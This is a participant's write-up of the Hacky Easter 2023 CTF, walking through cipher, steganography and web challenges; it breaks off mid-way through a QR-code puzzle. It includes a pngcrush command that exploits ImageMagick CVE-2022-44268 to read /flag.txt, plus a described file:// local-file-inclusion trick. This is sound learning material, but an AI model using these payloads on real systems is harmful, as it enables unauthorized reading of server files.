Hacky Easter 2023 Writeup by @daubsi

So, after quite some time I took the chance to do a full write-up for one of my all-time favorite CTFs again. Hacky Easter always had a special meaning to me since the very first year I participated, and this year was not different.

A big thank you goes out to all the challenge authors and of course Philipp Sieber who is providing us every year with this really nice community CTF that feels so much like home.

Contents

Level 1

Welcome to Hacky Easter 2023! 👋

Sanity Check

Let's start with a little sanity check.

This is your first flag!

Right here --> he2023

Approach:

This one is of course pretty obvious: Black font on black background. Mark the whole line, copy/paste into notepad. Done

Flag:


he2023{just_A_sanity_chEck}

Level 2:

Four more n00b challenges 👶

Solve two and you'll get to level three.

Word Cloud



I like Word Clouds, what about you?


Download the **image below** (`he2023-wordcloud.jpg`), sharpen your eyes, and find the right flag.

🏳 Flag

- starts with `he2023{` and ends with `}`

Approach:

This flag can be found by closely looking at the picture alone



Flag:

he2023{this_is_the_flag!}

Rotation

My new rotor messed up the flag!

96a_abL_?b04c?0Cbc50C_E_C03c4<HcC5DN

I tried to decode it, but it didn't work. The rotor must have been too fast!

Approach:

Again nothing surprising. This time it’s not ROT13 but it’s bigger brother ROT47. We put the input into Cyberchef are are done.

https://gchq.github.io/CyberChef/#recipe=ROT47(47)&input=OTZhX2FiTF8/YjA0Yz8wQ2JjNTBDX0VfQzAzYzQ8SGNDNURO

Flag: he2023{0n3_c4n_r34d_r0t0r_b4ckw4rds}


Birds on a wire

Just some birds sitting on a wire.

Download the image and find the flag!

🏳 Flag

- **lower**case only, **no spaces**
- wrap into `he2023{` and `}`
- example: `he2023{exampleflagonly}`



Approach:

It seems there is a cipher for everything… :-D Googling for “birds” and “ciphers” brings us to an old acquaintance dcode.fr

https://www.dcode.fr/birds-on-a-wire-cipher

Input:

Converting the output to lowercase

Flag:

he2023{birdwatchingisfun}

Bins


The rabbits left a mess in their cage.

```
  //    //                    //
 ('>   ('>    LX2gkn81        ('>
 /rr   /rr       carrots      /rr
*\))_ *\))_                  *\))_
```

If only I knew which **bin** to put the rubbish in.

Approach:

The bin we're talking about is "Pastebin", so when we access https://pastebin/com/raw/LX2gkn81 we're asked for a password – which presumably is "carrots" and get…



Flag:

he2023{s0rting_th3_w4ste}

Level 3: It’s so easy

These are a bit harder, but they are still so easy 🚘!

Again, two out of four is enough. It will become harder, I promise!

Chemical code

Our crazy chemistry professor wrote a secret code on the blackboard:

`9 57 32 10 111 39 85 8 115 8 16 42 16`

He also mumbled something like *"essential and elementary knowledge"*.

🏳 Flag

- **lower**case only, **no spaces**
- wrap into `he2023{` and `}`
- example: `he2023{exampleflagonly}`

Approach:

The numbers correspond to the periodic table of elements:

https://en.wikipedia.org/wiki/Periodic_table

F La Ge Ne Rg Y At O Mc O S Mo S

Flag: he2023{flagenergyatomcosmos}

Serving things

Get the 🏳 at `/flag`.


http://ch.hackyeaster.com:2316

Note: The service is restarted every hour at x:00.

Approach:

The webpage displays some random quotes, colors, and stuff.


Looking at the requests in BURP we see that all data is served via a /get API call. It doesn't take much to find out we can basically include every web page we want here and also have LFI. Therefore, we just request /flag with a file:// schema and get the flag:



Flag:

he2023{4ls0-53rv3r-c4n-b3-1nj3ct3d!!!}

Cut off




I had a secret Easter egg on my screenshot, but I cropped it, hehe!

Kudos to former Hacky Easter winner Retr0id - he's one of the researchers who found the vulnerability in question!

Approach:


The image we have looks like this:



The name of the challenge and description suggests it is about the “acropalypse” vulnerability, which retr0id also tweeted about.

https://twitter.com/ItsSimonTime/status/1636857478263750656

When we head over to https://acropalypse.app/ and load the screenshot image. Playing around with the various models to choose from, we are lucky when selecting the Pixel 6 format.



Flag:

he2023{4cr0pa_wh4t?}

Global Egg Delivery

Thumper has taken great strides with the digitization of the business of distributing eggs and assorted goodies. Globalizing such a service is not without its pains and requires the additional effort to account for local customs.

Now Thumper has his message all prepared, fed through a block-chain enabled, micro-service driven, AI enhanced, zero trust translation service all that comes back is this...

Can you help Thumper decode the message?

The message is:

h攀2　2㍐{甀7鈁_戀0渀5㈀_䘀r_挀0渀_䘀|明a砀5开1最n　rd紀

Approach:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  FF FE 68 00 FE FF 00 65 FF FE 32 00 FE FF 00 30  ÿþh.þÿ.eÿþ2.þÿ.0
00000010  FF FE 32 00 FE FF 00 33 FF FE 7B 00 FE FF 00 75  ÿþ2.þÿ.3ÿþ{.þÿ.u
00000020  FF FE 37 00 FE FF 01 92 FF FE 5F 00 FE FF 00 62  ÿþ7.þÿ.’ÿþ_.þÿ.b
00000030  FF FE 30 00 FE FF 00 6D FF FE 35 00 FE FF 00 73  ÿþ0.þÿ.mÿþ5.þÿ.s
00000040  FF FE 5F 00 FE FF 00 38 FF FE 72 00 FE FF 15 F1  ÿþ_.þÿ.8ÿþr.þÿ.ñ
00000050  FF FE 5F 00 FE FF 00 6E FF FE 30 00 FE FF 00 37  ÿþ_.þÿ.nÿþ0.þÿ.7
00000060  FF FE 5F 00 FE FF 00 38 FF FE 63 31 FE FF 00 77  ÿþ_.þÿ.8ÿþc1þÿ.w
00000070  FF FE 61 00 FE FF 00 79 FF FE 35 00 FE FF 00 5F  ÿþa.þÿ.yÿþ5.þÿ._
00000080  FF FE 31 00 FE FF 00 67 FF FE 6E 00 FE FF 00 30  ÿþ1.þÿ.gÿþn.þÿ.0
00000090  FF FE 72 00 FE FF 15 F1 FF FE 64 00 FE FF 00 7D  ÿþr.þÿ.ñÿþd.þÿ.}
```

It seems the Unicode encoding alternates between UTF-16BE (FF FE xx 00) and UTF16-LE (FF FE 00 xx).

We write a small python script to decode the text

```
with open("message.txt", "rb") as f:
    content = f.read()
    for n in range(0, len(content),4):
        sub = content[n:n+4]
        print(sub.decode('utf-16le') if sub[0]==0xff else
sub.decode('utf-16be'),end='')
```

Flag: he2023{u7ƒ_b0m5s_8rƎ_n07_8 | way5_1gn0rƎd}

Level 4: Quattuor

Level 4️⃣- first *medium* challenges here.

You'll need to solve one of those, the easy ones are not enough!

Flip Flop

This awesome service can flipflop an image!

Flag is located at: `/flag.txt`

http://ch.hackyeaster.com:2310

Note: The service is restarted every hour at x:00.

Approach:

The service wants an image file and then just flips it over and returns it. It all looks very harmless. When I couldn't find anything I took the hint, which said:

Flipflopped with Imagemagick


So the next thing was to google for vulnerabilities in Imagemagick, and for sure there was right away a promising one!

https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

So we take an arbitrary PNG and executed the command mentioned on the webpage:

```
pngcrush -text a "profile" "/flag.txt" picture.png
```

and upload it to the service to receive:



That hex sequence immediately hits the eye: hex-encoded ASCII

Flag:

he2023{1m4g3-tr4g1cK-aga111n}

Bouncy Not In The Castle

Very bouncy, indeed, but not in a castle.

- Try http://ch.hackyeaster.com:2308

Note: The service is restarted every hour at x:00.

Approach:


When we analyse the app we quickly end up at the point, that the flag must be hidden somewhere in background.png.js – the long hex string.

We can tweak the script a little bit in the Devconsole to remove all the fancy animation stuff and just see the eggs properly aligned in an 21x21 grid:


```
<!DOCTYPE html>
<html lang="en">
<head>
<title>three.js webgl - materials - cube refraction [balls]</title>
<meta charset="utf-8">
<meta name="viewport"
       content="width=device-width, user-scalable=no, minimum-scale=1.0, maximum-scale=1.0">
<link type="text/css" rel="stylesheet" href="main.css">
<script src="background.png.js"></script>
</head>
<body>
       <script type="module">
                     import * as THREE from './three.module.js';
            import Stats from './stats.module.js';
                     const VSTEP = 0;//20;          // Speed increase per step
                     const VDAMP = 0.98;            // Damping because of friction
                     const EGGSIZE = 250;   // egg size in pixel
                     let container, stats;
                     let camera, scene, renderer;
                     const eggs = [];
                     let mouseX = 0, mouseY = 0;
                     let windowHalfX = window.innerWidth / 2;
                     let windowHalfY = window.innerHeight / 2;
                     document.addEventListener( 'mousemove', onDocumentMouseMove, false );
                     // Clock for smooth movement on slower PCs
                     const clock = new THREE.Clock();
                     init();
                     animate();
                     function init() {
                            // canvas
                            container = document.createElement( 'div' );
                            document.body.appendChild( container );
                            // stats
                            stats = new Stats();
                            container.appendChild( stats.dom );
                            // camera
                            camera = new THREE.PerspectiveCamera( 60, window.innerWidth /
window.innerHeight, 1, 100000 );
                            camera.position.z = 0; //3200;
                            camera.position.y = 3200;
                            // scene
                            scene = new THREE.Scene();
                            scene.background = new THREE.CubeTextureLoader()
                                   .setPath( 'textures/cube/' )
                                   .load( [ 'posx.jpg', 'negx.jpg', 'posy.jpg', 'negy.jpg',
'posz.jpg', 'negz.jpg' ] );
                            // geometry (egg)
                            // points - (x, y) pairs are rotated around the y-axis
```

```
                                var points = [];
                                var SIZE = 150;
                                for ( var deg = 0; deg <= 180; deg += 6 ) {
                                        var rad = Math.PI * deg / 180;
                                var point = new THREE.Vector2( ( 0.72 + .08 * Math.cos( rad ) )
* Math.sin( rad ) * EGGSIZE, - Math.cos( rad ) * EGGSIZE ); // the "egg equation"
                                //console.log( point ); // x-coord should be greater than zero
to avoid degenerate triangles; it is not in this formula.
                                points.push( point );
                                }
                                const eggGeometry =  new THREE.LatheBufferGeometry( points, 32
);
                                // generate all eggs
                                for ( let x = 0; x < 21; x ++ ) {
                                                for ( let z = 0; z < 21; z ++ ) {
                                                const mesh = new THREE.Mesh( eggGeometry,
getRandomMaterial(x, z));
                                                mesh.position.x = x * 10000 / 21 - 5000;
                                                mesh.position.y = 5000 + 1/*Math.random()*/ *
5000;
                                                mesh.position.z = z *  10000 / 21 - 5000;
                                                mesh.userData.vy = 0;
                                                scene.add(mesh);
                                                eggs.push( mesh );
                                        }
                                }
                                renderer = new THREE.WebGLRenderer();
                                renderer.setPixelRatio( window.devicePixelRatio );
                                renderer.setSize( window.innerWidth, window.innerHeight );
                                container.appendChild( renderer.domElement );
                                //
                                window.addEventListener( 'resize', onWindowResize, false );
                        }
                        function getRandomColor(x, z) {
                                let pos = (x + z * 21) * 6;
                                let val = parseInt(hex.substring(pos, pos + 6), 16);
                                // console.log("x:" + x + ", z: " + z + ", val: " + val)
                                return val;
                        }
                        function getRandomMaterial(x, z) {
                                let material = new THREE.MeshBasicMaterial( {color:
getRandomColor(x, z), /*envMap: scene.background,*/ refractionRatio: 0/*.95*/ } );
                                //material.envMap.mapping = THREE.CubeRefractionMapping;
                                return material;
                        }
                        function onWindowResize() {
                                windowHalfX = window.innerWidth / 2;
                                windowHalfY = window.innerHeight / 2;
                                camera.aspect = window.innerWidth / window.innerHeight;
                                camera.updateProjectionMatrix();
                                renderer.setSize( window.innerWidth, window.innerHeight );
                        }
                        function onDocumentMouseMove( event ) {
                                mouseX = ( event.clientX - windowHalfX ) * 10;
                                mouseY = ( event.clientY - windowHalfY ) * 10;
                        }
                        //
                        function animate() {
                                requestAnimationFrame( animate );
                                render();
                                stats.update();
                        }
                        function render() {
                                const delta = clock.getDelta();
                                for ( let i = 0, il = eggs.length; i < il; i ++ ) {
                                        const egg = eggs[i];
                                        egg.position.y += egg.userData.vy;
                                        egg.userData.vy -= delta * VSTEP;
                                        if (egg.position.y < 0) {
                                                egg.position.y = - egg.position.y;
                                                egg.userData.vy = - egg.userData.vy * VDAMP;
```

```
                                    }
                                }
                                camera.position.x += ( mouseX - camera.position.x ) * .05;
                                camera.position.y += ( - mouseY - camera.position.y ) * .05;
                                camera.lookAt( scene.position );
                                renderer.render( scene, camera );
                        }
                </script>
</body>
</html>
```




21 x 21 definitely smells like a QR code!

When we mimic the drawing of the grid, we can create an image on the fly:


```
import os
import io
import PIL.Image as Image
import numpy
from array import array

hex = "9694fb96c7c186bad7…a9c0"

img = Image.new('RGB', (21, 21))
pixels = img.load()

def get_random_color(x, z):
    pos = (x + z * 21) * 6

    val = hex[pos:pos+6]
    valint = int(val, 16)

    r = int(val[0:2],16)
    g = int(val[2:4],16)
    b = int(val[4:6],16)
    pixels[z,x] = (r,g,b)

    return val

for x in range(21):
    for z in range(21):
```

```
        get_random_color(x, z)

img.save("picture.png")
```



No matter what I tried using paint.net's channel and level adjustment made any QR code visible… Desperate I called upon my trusted friend in despair "stegoveritas"…

Running the tool with default options…

